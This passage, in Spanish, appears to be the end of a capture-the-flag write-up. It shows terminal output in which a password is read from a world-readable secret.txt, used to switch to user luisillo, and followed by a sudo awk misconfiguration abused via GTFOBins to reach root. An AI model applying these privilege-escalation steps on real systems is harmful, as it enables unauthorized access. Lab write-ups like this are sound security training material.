drwxr-xr-x   2 root root 4096 Apr  8  2024 lib.usr-is-merged
lrwxrwxrwx   1 root root    9 Apr 22  2024 lib64 → usr/lib64
drwxr-xr-x   2 root root 4096 May 29  2024 media
drwxr-xr-x   2 root root 4096 May 29  2024 mnt
drwxr-xr-x   2 root root 4096 May 29  2024 opt
dr-xr-xr-x 275 root root    0 Jul 15 06:48 proc
drwx------   1 root root 4096 Jun  8  2024 root
drwxr-xr-x   1 root root 4096 Jun  7  2024 run
lrwxrwxrwx   1 root root    8 Apr 22  2024 sbin → usr/sbin
drwxr-xr-x   2 root root 4096 Mar 31  2024 sbin.usr-is-merged
drwxr-xr-x   2 root root 4096 May 29  2024 srv
dr-xr-xr-x  13 root root    0 Jul 15 06:48 sys
drwxrwxrwt   1 root root 4096 Jul 15 07:19 tmp
drwxr-xr-x   1 root root 4096 May 29  2024 usr
drwxr-xr-x   1 root root 4096 Jun  5  2024 var
$ cd home
$ ls -la
total 20
drwxr-xr-x 1 root     root     4096 Jun  8  2024 .
drwxr-xr-x 1 root     root     4096 Jul 15 06:48 ..
drwxr-x--- 1 luisillo luisillo 4096 Jun  8  2024 luisillo
-rwxrwxrwx 1 root     root       23 Jun  8  2024 secret.txt
drwxr-x--- 1 ubuntu   ubuntu   4096 Jun  8  2024 ubuntu
$ cat secret.txt
luisillopasswordsecret
$ su luisillo
Password: luisillopasswordsecret
sudo -l
Matching Defaults entries for luisillo on b26ac5049364:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on b26ac5049364:
    (ALL) NOPASSWD: /usr/bin/awk
```

En GTFOBINS encuentro un comando para usar “awk” con SUDO.



Lo utilizo y logro escalar privilegios. Soy root.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.